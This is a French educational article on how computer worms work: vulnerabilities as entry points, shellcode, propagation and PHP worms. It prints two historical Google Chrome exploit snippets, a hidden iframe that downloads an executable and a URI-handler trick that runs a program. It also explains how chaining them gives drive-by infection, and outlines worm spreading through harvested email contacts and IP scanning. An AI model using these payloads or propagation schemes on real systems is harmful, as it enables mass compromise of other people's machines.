

Fonctionnement des Worms

Nous entendons souvent parler de Worms au journal TV. Le but est de faire peur mais ce ne sont ni plus ni moins que des programmes devant exécuter une suite de tâches. Analysons leur fonctionnement dans cet article.

I. Introduction

Souvent nous soulevons la question « quelle est la différence entre un Worms et un Virus ? ». Il n'y en a pas vraiment, tous les deux se reproduisent et infectent des machines en utilisant une faille ou une mauvaise configuration de l'appareil.

Dans cet article nous évoquerons principalement les reproductions par failles. Nous verrons comment un Worms arrive à faire télécharger et exécuter son code par une machine distante sans qu'elle ne s'en rende compte. Pour se faire nous ferons appel à plusieurs connaissances techniques comme la programmation et l'architecture système. Ces connaissances sont indispensables pour comprendre les modes de reproductions dans leur intégralité.

Nous aborderons dans un premier temps leur système de reproduction, puis les actions effectuées sur le poste compromis et enfin la diffusion du Worms à partir de ce même poste.

II. Reproduction

Toute la dangerosité du Worms se base sur sa reproduction, si celle-ci n'est pas suffisamment importante le ver pourrait rapidement se trouvé cloisonné dans un réseau fermé et son impacte serait alors fortement réduit.

II.1. La porte d'entrée du Ver

Comme pour toute attaque le Worms a besoin d'une entrée. Cette entrée est souvent un service en écoute sur un port de la machine. Pour utiliser ce port il faut au préalable tester les vulnérabilités liées au service étant en écoute. Ce type de test s'appelle pentest, ce sont ni plus ni moins des tests intrusifs ayant pour but de trouver une faille sur une application.

Dans un autre article nous avons expliqué comment effectuer ces tests et analyser les résultats en vue d'une exploitation. Je vous invite à le consulter pour de plus amples informations sur cette pratique.

Le Ver exploite donc une vulnérabilité liée à une application. Le tout est de trouver une faille sur une application courante telle qu'un navigateur internet, un service netbios, un client mail ou encore sur les protocoles type ICMP / IGMP. Plus une application est importante par sa taille et plus les risques d'y trouver une faille augmentent. De ce fait les navigateurs internet sont une cible de premier choix, actuellement deux d'entre eux se partagent la grande majorité du marché, ce sont Internet Explorer et Firefox. Ces deux produits possèdent des capacités équivalentes et donc des surfaces d'attaques sensiblement égales. Il en découle donc des failles sur les deux applications. Ces failles peuvent souvent être exploitées par la simple navigation sur un site internet.

Nous allons prendre l'exemple de google chrome, le navigateur de google. Lors de sa sortie une vulnérabilité critique a été découverte dans les premières heures. Le code suivant permettait l'exploitation :

```
document.write('<iframe src="http://www.example.com/hello.exe"
frameborder="0" width="0" height="0">');
```

Google chrome téléchargeait le .exe sur le disque local. Puis une autre faille fut découverte :

```
<a href='chromehtml:www.google.com"%20--renderer-
path="c:\windows\system32\calc.exe"%20--'>click me</a>
```


Ici le programme calc.exe est exécuté.

En utilisant successivement ces deux faiblesses nous pourrions faire télécharger puis exécuter un programme juste en consultant une page internet ! Bien que l'attaque en elle-même n'est pas directement exploitable pour faire un Worms nous verrons plus loin comment tirer parti de cette combinaison pour créer un Ver à part entière.

Nous venons de voir un exemple d'attaque par navigateur web. Passons maintenant aux attaques applicatives par buffer overflow.

II.2. Injection du code

Une fois qu'une faille de type buffer overflow est trouvée il faut réussir à faire exécuter son code à l'application distante. Cette exécution se fait via un shellcode. Un shellcode est un petit morceau de programme capable de s'adapter à son environnement pour effectuer les actions désirées. Nous pouvons schématiser la procédure d'infection comme suit :



Sont présentées ici les trois premières étapes de l'infection du Worms. La première est l'injection du code à distance, via une

faille applicative dans la majorité des cas (1). Puis l'attaquant (qui est sûrement lui-même une victime du Ver) va rediriger l'exécution du programme vulnérable sur le shellcode (2). Ce même shellcode commencera à retoucher son environnement. Une fois en fonctionnement, comme pour tout virus se respectant, l'objectif du Worms est de perdurer sur l'hôte. Pour se faire il va télécharger les sources d'un programme beaucoup plus complet et le copier sur le disque (3).

L'hôte va alors subir des changements dans le système d'exploitation similaires à ce qu'un virus effectuerait. Vient ensuite la phase de reproduction.

II.3. Reproduction du Worms

Reprenons l'exemple de google chrome. Nous avons réussi à faire télécharger et exécuter un code à un hôte distant en lui faisant consulter une page internet. Le programme téléchargé, puis lancé, peut très bien rechercher sur le disque des adresses email. Une fois la liste constituée il peut envoyer des messages par le biais de l'adresse email locale. Ainsi les contacts de la victime recevront un mail de la part de la victime.

Si nous plaçons dans ce même mail un lien vers l'URL dangereuse nous aurons alors créé un système de reproduction opérationnel et efficace.

Si nous sommes en présence d'une faille de type buffer overflow les choses se complexifient légèrement. Il ne sera plus simplement question de renvoyer un mail mais de rechercher d'autres hôtes potentiellement vulnérables, puis de les attaquer. Pour se faire nous pouvons procéder de plusieurs façons.

La première est de récupérer la plage d'adresses IP locale et de tenter la reproduction de l'attaque sur les autres ordinateurs du réseau. Ainsi il y a une reconnaissance intelligente du réseau et la probabilité d'infecter d'autres ordinateurs est augmentée. Le gros inconvénient de cette technique est que le Ver tournera toujours sur le même réseau (ou sous réseau). Ainsi le Worms

se retrouvera (du fait de son fonctionnement) par lui-même cloisonné dans une zone réseau.

La deuxième possibilité est de récupérer les adresses IP transitant par la carte réseau. Une fois la liste dressée nous pourrions reproduire l'attaque sur tous les ordinateurs ayant été enregistrés. Cette méthode nous permet d'aller au-delà du réseau local mais restreint le nombre d'ordinateurs potentiellement attaquables.

Enfin la troisième possibilité consiste à tester des adresses IP (ou des plages d'adresses IP) de façon aléatoire. Ainsi nous n'aurons plus de limite sur les cibles à atteindre mais réduisons considérablement nos chances de trouver des machines vulnérables.

Comme vous devez l'imaginer, le tout est de bien peser le pour et le contre de chaque méthode. Une utilisation équilibrée peut donner des résultats pertinents.

III. Les risques liés au Worms

Le risque le plus important est qu'un pirate trouve une faille (critique) sur une application couramment utilisée, puis qu'il l'exploite pour diffuser un Ver. La faille n'étant pas connue de l'éditeur logiciel, l'infection prendra rapidement une grande ampleur. Vous comprendrez que la vitesse de propagation est directement liée au nombre d'ordinateurs infectés, plus de postes sont compromis et plus d'attaques seront lancées.

Une problématique est celle de la désinfection. Un Worms, comme pour un virus, fera en sortes de bloquer les accès à toute correctif désirant patcher l'application ou supprimer les fichiers liés au virus. De dès que le Ver est retiré d'un poste, ce même poste sera rapidement de nouveau infecter par les autres entités du réseau. La sécurité des systèmes repose donc sur la capacité de l'éditeur logiciel à déployer rapidement un correctif.

IV. Les Worms PHP

Ce sont les plus récents et sont en pleine expansion. Les serveurs LAMP (Linux Apache Php MySQL) se généralisant, de nouvelles méthodes d'attaques sont apparues. Du fait que les sites web se banalisent beaucoup d'amateurs se sont mit à faire leur propre site internet. Seulement ils ne sont pas sensibilisés aux risques liés à la sécurité. Nous avons donc toute une série de sites (parfois n'ayant même plus d'administrateur) étant des cibles potentielles d'attaques. Les langages dynamiques permettent des interactions formidables sur un site web. Part la même occasion, en cas de faille, un pirate possède lui aussi un jeu d'interactions similaire. Il peut alors étendre son attaque au serveur lui-même et ainsi compromettre tous les sites internet présents.

Considérons qu'un hébergeur possède environ 100 sites sur un serveur, considérons aussi que sa sécurité n'est pas parfaite (ce qui est fréquent). Si 1 site web se fait pirater, il risque de pouvoir infecter les 99 autres. Ce qui fait à partir d'une attaque réussie 100 nouveaux points de diffusion. Il est possible d'automatiser la recherche de failles ainsi que son exploitation (pour les failles les plus simples). Le but n'est pas de faire un programme très complexe puisqu'à partir de 1 des sites attaqués on multiplie le nombre de victimes par 100 (et compromettons aussi des sites sans faille de sécurité). Ces 100 sites web peuvent lancer à leur tour 100 scans, soit un total 10 000 scans. Si nous n'avons que 0,1% de chance de pouvoir prendre la main sur un nouveau site (et par la même occasion le serveur), cela nous fait une probabilité de 10 nouveaux sites infectés. 10 sites pouvant chacun donner accès à 100 nouveaux.

Dans ce type de reproduction le script n'a pas forcément besoin d'être générique pour permettre la reproduction (contrairement aux Ver applicatifs).

Certes le scénario précédent est très hypothétique mais il n'en est pas moins réaliste. Les Worms PHP sont une nouvelle méthode de reproduction, adaptée à l'évolution de nos

technologies. Nous verrons donc de plus en plus ce type d'attaque dans les années à venir. Il faut savoir que les sites de blog ont déjà subit ce type de menace.

V. Conclusion

Vous l'aurez compris, la méthodologie de propagation des Worms les rend très dangereux. Heureusement pour nous les scénarios catastrophe sont très rares. Les éditeurs ont bien pris conscience des risques encourus par leurs clients en cas de vulnérabilité. Aujourd'hui aucune faille n'est négligée.

Stéfan LE BERRE